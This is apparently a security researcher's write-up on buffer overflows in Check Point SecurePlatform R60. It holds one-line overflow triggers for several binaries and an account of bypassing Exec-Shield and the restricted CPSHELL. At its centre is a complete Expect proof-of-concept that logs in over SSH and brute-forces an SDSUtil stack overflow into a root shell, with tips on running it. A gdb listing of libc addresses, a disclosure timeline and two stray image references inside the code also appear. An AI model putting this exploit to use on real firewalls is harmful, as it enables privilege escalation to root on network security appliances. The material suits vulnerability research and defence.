cplic : /opt/CPshrd-R60/bin/cplic

cpget : /opt/CPshrd-R60/bin/cpget
license_upgrade : /opt/CPshrd-R60/bin/license_upgrade
SDSUtil : /opt/CPsuite-R60/fw1/bin/SDSUtil

etc...
And a fast way to check those overflows is:

```
[Expert@fw1pentest]# cpget Disk / -F `perl -e 'print "A"x10000'`
Segmentation fault (core dumped)

[Expert@fw1pentest]# license_upgrade import -c `perl -e 'print "A"x10000'`
Segmentation fault (core dumped)

[Expert@fw1pentest]# cplic upgrade -l `perl -e 'print "A"x100000'`
 Upgrading license ...
/bin/cplic_start: line 6:  3277 Segmentation fault      (core dumped) $CPDIR/bin/cplic "$@"

[Expert@fw1pentest]# fwm load `perl -e 'print "A"x10000'`
/bin/fwm_start: line 6: 13835 Segmentation fault      (core dumped) fwm "$@"
```

Etc...

Many other critical applications segfaulted while pentesting this platform.

As an example of extreme hostile exploitation environment we have developed a procedure to take profit of a stack based buffer overflow in SDSUtil, a command line utility that can be executed from the hardened admin shell of CheckPoint's SecurePlatform: the CPSHELL.

We have developed a P.o.C. exploit that gives standard admin "Expert" privileges, that full root user power. Is a nice scenario of a privilege escalation.

The most interesting thing is not the specific results of the exploit -just because usually the admin user will know the "Expert" password- but the process of exploiting vulnerability in a hardened system. Of course there will be scenarios where many firewall administrators have no access to the "Expert" role, but I can assure you I have not spent so much time to exploit that system to simply have a local privilege escalation…

What is really interesting –IMHO- are the techniques employed to bypass each specific security feature of that firewall/system and that are clearly aimed to stop hacking attempts.

A summary of such "techniques" –ok I'm not discovering the wheel…- are:

1st. **Bypass of ASCII Armor**. This is an Exec-Shield specific protection: as much libraries as possible are mapped under 16MB address space. That means that the addresses' first byte is a null byte –like this: 0x00AABBCC-. We can bypass it by overwriting the saved return address of the previous function –RET- only by 3 bytes. If we do this in that way, the strcpy() function will add the null byte for us. It is something "similar" to the "off-by-one" technique but we could call it "off-by-three" because we only need three bytes of overflow to take control of the execution flow.

2nd: **Bypass of Stack/Heap execution.** This is a feature of Exec-Shield**.** It can be bypassed via "return-into-lib/libc" techniques. That is, we can jump to somewhere where we can take profit of code in an executable memory region. I simply overwrite RET with an address pointing to the mapped libraries.

3rd: **Bypass of A.S.L.R**. (Address Space Layout Randomization). The specific version of Exec-Shield kernel patch of the Secure Platform R60 seems to have an ASLR implementation with a weak* randomizing feature that allows easy brute force attacks. I notice that and thus I exploited it.

4th. **Bypass of CPSHELL.** This is a CheckPoint hardened shell aimed to allow only the execution of a set of command line tools. This shell only allows a very restricted ASCII range of characters. There's no magic at this point. The only way to bypass this is to use only allowed

ASCII. That is easy to say but very hard to do. The most annoying thing is being restricted to ASCII library addresses…

*I wish Exec-Shield developers (Ingo Molnar,…) can excuse me. The term "weak" can be applied only to the tested version. I'm not sure but I believe that actual versions of Exec-Shield have an improved ASLR implementation. I will never get tired of telling the world how much I have learned about kernel security by reading the code of such wonderful patch. Can it be improved? Probably, as everything in life, but this is not the scope of this R+D work, **this is about firewall security**, this is about CheckPoint. I don't want people getting confused about the root problem: bad coding. Bad code is difficult to protect. Even the best nowadays security kernel patches, can fail under specific conditions so it's not sane to rely on them. Features offered by kernel patches are a must and I'm almost sure some day some of them will be a "factory" default for any modern operating system. But **kernel patches, and other security layers are like a reserve parachute: "Just in case…".**

There where dozens of other small details that made the exploitation a pain. For example:

Having a **null byte** in our overflowed buffer prevents us to exploit via standard "return-into-lib" attack. That is, we can "easily" overwrite RET and trying to jump to a function, but **we can't parse arguments in a traditional way**. For example, to exploit a system() call we usually will need to overwrite like this:

buffer	4 bytes-saved RET	4 bytes	4 bytes
Blablabla......	*system()	*system()'s RET	*System() argument

Unfortunately this is not possible in this scenario due to the null byte of the overwritten RET address.

Having the **binary image** mapped in a memory region which addresses start with a "**0x08"** byte **prevent us to jump to the binary itself**, thus blocking any return-into-PLT techniques or other variants.

Having the **stack mapped** in a memory region which addresses start with a "**0x7f"** byte **prevents us to jump to it**. Yes, I know stack is not executable, but it is still very annoying because we can't reference the stack and use it to store our stuff, for example, strings needed by the arguments of our called functions… It also stops many other techniques where we need to overwrite a pointer or a structure with addresses pointing to the stack.

Etc.

On the other side there's a curiosities about this exploitation scenario.

We can only use ASCII addresses to bypass the CPSHELL. When debugging the application we needed to work with the ASLR turned off to be able to work with an exploited function and not having to "guess" its address each time via brute force… This is really a pain because maybe without ASLR the fix address of the function we want to exploit –for example system()- has a non-ASCII representation, so we simply can't use it because of the CPSHELL. k in a standard shell –expert mode- and this is what we did, but this introduces another disadvantage, that is we are not in a real scenario –CPSHELL- and the environment changes… This has been a pain and really frustrating to exploit something in a standard shell, successful bypass Exec-Shield and realize you can't exploit it in CPSHELL due to environment change. That simply makes your face changing from white to red…

But not everything was bad news. Ironically the ASLR protection helped us –a little- in the exploitation process. Yes. For example, in that scenario without ASLR (exec-shield-randomize=0) the system() function is mapped to a non-ASCII address, so we simply can't use it from the CPSHELL. But with ASLR turned on we can "bet" for an ASCII address and brute force until we guess it. ;-)

We have not tested other platforms, so we can't say too much about it. It's interesting to notice that if an affected binary is present in another platform, of course it can be affected by an overflow, but anyway as long as the affected binary is not executed by any process with root privileges or can be triggered remotely it should not be a great problem… Even so I could not sleep well knowing that my corporate firewall is a nest of memory corruption vulnerabilities…

The Secure Platform is another story, the CPSHELL runs as root –which looks to me a very dangerous approach- so ANY overflow that can be triggered from CPSHELL is dangerous.

We have provided a detailed explanation on different attack vectors to the Secure Platform with a P.o.C. exploit that is enough to show how to deploy such attacks in a real scenario. As the P.o.C. exploit must be launched from a cpshell valid account there's no risk for the enterprises to be targeted by Script Kiddies.

A different story are remote exploitable bugs… but as you can see no details about this have been provided, only a few data to have Check Point staff researching and patching it.

The P.o.C. exploit for the SDSUtil vulnerability:

```
#!/usr/local/bin/expect --

# This P.o.C. exploit will make a privilege escalation from a standard administrator of a CheckPoint Secure platform R60
# and will give you a full featured root shell (CheckPoint's "Expert" mode).
# The exploit takes profit of a stack buffer overflow in SDSUtil that can be triggered from the CPSHELL.
# To test it, login in Expert mode and execute: "cp /bin/sh /bin/s". Log out of the Secure Platform and now you can
# launch this script from several terminals (5 instances is a good number) and wait to your root shell. If you don't get root shell try again. It works perfectly.
#
# Environment of exploitation: 1.- Non executable Stack/Heap,... 2.- A.S.L.R. (Address Space Layout Randomization)
# 3.- Random Stack/Heap base address  4.- ASCII Armor Protection (libraries under 16MB: null byte in its address)
# 5.- CPSHELL: simply the Hell. A CheckPoint fascist shell (I love it) with a restricted set of allowed ASCII chars
# This P.o.C exploit deals with all those protections and bypass each of them in a funny way. Checkpoint R60 runs on
# Red Hat platform + Exec-Shield Patch. For a full explanation and step by step or other attack vector to this
# appliance, please visit http://www.pentest.es
#
# Notice: although other authors have researched and developed techniques to bypass ASLR, those techniques can't be
# used in this environment, due to some specific conditions of the exploitation like the CPSHELL restrictions.
```

```
# 1.- Return-into-plt can't be used because binary is mapped starting at 0x08XXXXXX. "08" is not an ASCII
# valid char in the CPSHELL. This stops most of the techniques that rely on jumping to PLT to runtime copy null bytes via strcpy()
# or similar tricks. 2.- The Stack can't be referenced as it starts at 0x7fXXXXXX, and "7f" is not a valid ASCII in
# CPSHELL... This makes very hard to parse arguments to functions called via return-into-lib/libc... 3.- ASCII Armor makes
# exploitation an ASCII puzzle. To have an idea of such complexity have a look at this exploit and you will see that
# only ASCII has been used (exactly only 4 chars:"A/a","P","L" and "2"!!!). PL2 is the ASCII address we "bet" for
# our brute forcing. For the argument we take advantage of the stack in an obscure way that is out of the scope
# of this text... At the end we manage to call system() with argument "s".
#
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# a copy of this license, visit http://creativecommons.org/licenses/by-sa/3.0/


set prompt "(%|#|\\$) $";
catch {set prompt $env(EXPECT_PROMPT)}
eval spawn "ssh -l admin 192.168.1.236"
expect "assword:"
send "XXXXXXXX\r"
expect "#"
send "SDSUtil -c 123123 123123
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"

send_user "...Press <Enter>..."
            expect_user -re ".*\[\r\n]+"

for {set i 1} {$i<104} {incr i} {
```



```
send
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAA"

send_user "...Press <Enter>..."
            expect_user -re ".*\[\r\n]+"
}
send "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAPL2 -command aaaaaaaaaaaaaaaaaaaaaaaaaaaa"
send_user "...Press <Enter>..."
            expect_user -re ".*\[\r\n]+"

for {set i 1} {$i<160} {incr i} {
send
"aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaa"

send_user "...Press <Enter>..."
            expect_user -re ".*\[\r\n]+"
}
for {set a 1} {$a<2000} {incr a} {
send \033\133\101\012\b\b\b\b\b
expect "loquesea"
set timeout 1
}
interact
```

When the exploit succeeds you should see something like this:



And when log out something like this:



If you run multiple instances of the exploit in different terminals –5 is my recommendation- then be careful of the timeout of the shell, so take a look from time to time to check if some terminal has an “Expert” shell. You can try to do this work in a single terminal and increasing the number of times the expect script runs the command. At:

```
for {set a 1} {$a<2000} {incr a} {
send \033\133\101\012\b\b\b\b\b
expect "loquesea"
set timeout 1
}
interact
```

simply modify this line:

```
for {set a 1} {$a<2000} {incr a} {
```

Chances of sending corrupted sequences of chars are great. Also this will be slower that running multiple instances.

You can also code it C. I wanted to do this, but I'm too much lazy for dealing with openssl libraries to code a P.o.C. exploit.

Conclusion

I have been in contact with Check Point products since 1999. Honestly I should tell that until now I always loved CheckPoint, basically for its friendly user interface and its power, infinite features, etc. After the results of that R+D work I'm a bit disappointed about its security. I think that right now, CheckPoint is a good choice for most companies, but right now I won't recommend it to companies with very high security requirements like banks, government, insurance, etc. If you need very high security requirements you need a strong and reliable firewall. A strong reliable firewall must resist a simple buffer overflow. A strong reliable firewall must not break down with a simple penetration testing and showing it is vulnerable at its very root: the code level.

What are the errors done by CheckPoint?

1st.- Poor code level security that can't be obscured by a kernel patch –Exec-Shield*-

2nd.- Relying on a single layer of security.

What are the solutions?

1st.- Have a secure development cycle.

2nd .-DAC policies are obsolete and should be upgraded with MAC** policies.

* **Exec-Shield** was developed by various people at Red Hat; the first patch was released by Ingo Molnar of Red Hat and first released in May 2003. It is part of Fedora Core and Red Hat Enterprise Linux. Other people are involved in that nice project.

** **Mandatory Access Control (MAC)** refers to a kind of access control defined by the Trusted Computer System Evaluation Criteria as "*a means of restricting access to objects based on the sensitivity (as represented by a label) of the information contained in the objects and the formal authorization (i.e., clearance) of subjects to access information of such sensitivity*". In addition, the term 'mandatory' used with access controls has historically implied a very high degree of robustness that assures that the control mechanisms resist subversion, thereby enabling them to enforce an access control policy that is mandated by some regulation that must be absolutely enforced, such as the Executive Order 12958 for US classified information. (from the Wikipedia)

F.A.Q.

What are the affected products?

It's difficult to us to tell how many products, versions and platforms should be affected, but I think that almost any CheckPoint product based on Secure Platform could be vulnerable. That includes the UTM-1, etc. Also any platform having same binaries as the affected ones could be vulnerable. So a lot of ChekPoint products should be affected… It's a responsibility of CheckPoint to notice the users what versions are vulnerable.

Is there any workaround until the vendor releases patches?

Yes. The easy non-intrusive way is to monitor the directory were core dumps are created. As an example, in the Secure Platform that is: "/var/log/dump/usermode/". Write a script that monitors for any change. If you can see files there… bad things are happening to your firewall.

I love CheckPoint firewall but I want more security. What can I do?

Unless you have an operating system supporting MAC you can't do too much. Maybe, you can ask Checkpoint to build its firewall with a Trusted Operating System…

Our company has another kind firewall claiming high degree of security. How can we check that it is not affected by the same problems as CheckPoint?

Nowadays there are solutions to achieve a very, very high level of security. If you are paranoid or your company has very high security requirements then you will be happy to hear that there are solutions even for you. An example is MLS Systems. Of course the decision of what level of security must be implemented in a specific system depends on many factors. Many production servers are difficult –even if not impossible- to lock down. Other scenarios are perfect candidates for a paranoid lock down, for example a firewall. A firewall is not a development scenario, and usually does very specific jobs. So locking down a firewall is really feasible and not a pain for the vendor. That is the point: it's a vendor duty to lock down the firewall. It is not an administrator duty to lock down a firewall. Nowadays administrators are too much busy to do this job. It must be a default factory feature. If the vendor of your firewall is claiming to have a very secure tightened and heavily locked down firewall, please ask him about what technologies are employing. I have always thought that a generic rule to have a secure system is to use the best up to date known technology to protect it. The race between those who break systems and those who protect them never ends. If there are technologies that can give you a "90" points security but you choose to use a technology that gives you "70" points be sure that your solution is not secure. Right now high skilled hackers are targeting those systems with "90" points of security, because they actually don't know how to break them in an easy way. If you are using a system with "70" points of security you are in risk, because every decent expert will break into your system.

Practical example of how to evaluate the resistance to source code errors of your firewall system:

1st: Question: is your firewall able to resist attacks to user land level vulnerabilities? If yes, what technology is protecting you from this? Is that technology formerly secure?

2nd: Question: has been the code of your firewall and/or the underlying operating system being certified and its security design formerly demonstrated?

3rd: Question: is your firewall able to resist attacks to kernel level vulnerabilities? If yes, what technology is protecting you from this? Is that technology formerly secure?

Usually a restricted number of firewall vendors can answer "yes" to the first question. No one can answer "yes" to the second question –be careful, we are talking about code and about a FORMAL certification-. And actually I don't know any firewall vendor that can answer "yes" to the third questions, even if it will be possible in the future with the help of modern operating systems with SKPP and hardware support.

Also,you must take into account that firewall code and operating system code usually are independent entities and thus making the evaluation of the security a very complex task.

What about responsible disclosure?

CheckPoint was first contacted on 19-03-07. Since them many other attempts were done and at last we were redirected to our country –Spain-. We contacted the representative of Check Point at our country and many approaches attempts were made. The feedback was very poor and after months of waiting we decided to release this work to the community.

ANNEX I - SYSCALLS

```
(gdb) p system
$1 = {<text variable, no debug info>} 0x1b8c50 <system>
(gdb) p mkdir
$2 = {<text variable, no debug info>} 0x371df0 <mkdir>
(gdb) p creat
$3 = {<text variable, no debug info>} 0x372700 <creat>
(gdb) p gets
$4 = {<text variable, no debug info>} 0x304160 <gets>
(gdb) p puts
$5 = {<text variable, no debug info>} 0x304950 <puts>
(gdb) p link
$6 = {<text variable, no debug info>} 0x3735a0 <link>
(gdb) p chroot
$7 = {<text variable, no debug info>} 0x379000 <chroot>
(gdb) p chdir
$8 = {<text variable, no debug info>} 0x3727a0 <chdir>
(gdb) p rmdir
$9 = {<text variable, no debug info>} 0x3736a0 <rmdir>
(gdb) p symlink
$10 = {<text variable, no debug info>} 0x3735e0 <symlink>
(gdb) p unlink
$11 = {<text variable, no debug info>} 0x373660 <unlink>
(gdb) p umount
$12 = {<text variable, no debug info>} 0x37fbf0 <umount>
(gdb) p chdir
$13 = {<text variable, no debug info>} 0x3727a0 <chdir>
(gdb) p chmod
$14 = {<text variable, no debug info>} 0x371d40 <chmod>
(gdb) p execve
$15 = {<text variable, no debug info>} 0x34cc20 <execve>
(gdb) p execv
$16 = {<text variable, no debug info>} 0x34cd50 <execv>
```

```
(gdb) p execle
$17 = {<text variable, no debug info>} 0x34cd90 <execle>
(gdb) p execl
$18 = {<text variable, no debug info>} 0x34ce80 <execl>
(gdb) p write
$19 = {<text variable, no debug info>} 0x122170 <write>
(gdb) p ulimit
$20 = {<text variable, no debug info>} 0x377f50 <ulimit>
(gdb) p getcwd
$21 = {<text variable, no debug info>} 0x1224e0 <getcwd>
(gdb) p fwrite
$1 = {<text variable, no debug info>} 0x303b50 <fwrite>
(gdb) p fchdir
$1 = {<text variable, no debug info>} 0x3727e0 <fchdir>
(gdb) p mkdir
$2 = {<text variable, no debug info>} 0x371df0 <mkdir>
(gdb) p memmove
$1 = {<text variable, no debug info>} 0x31cc40 <memmove>
(gdb) p memcpy
$2 = {<text variable, no debug info>} 0x31d1c0 <memcpy>
(gdb) p fputs
$1 = {<text variable, no debug info>} 0x303430 <fputs>
(gdb) p fputc
$2 = {<text variable, no debug info>} 0x309cf0 <fputc>
(gdb) p rename
$1 = {<text variable, no debug info>} 0x301600 <rename>
```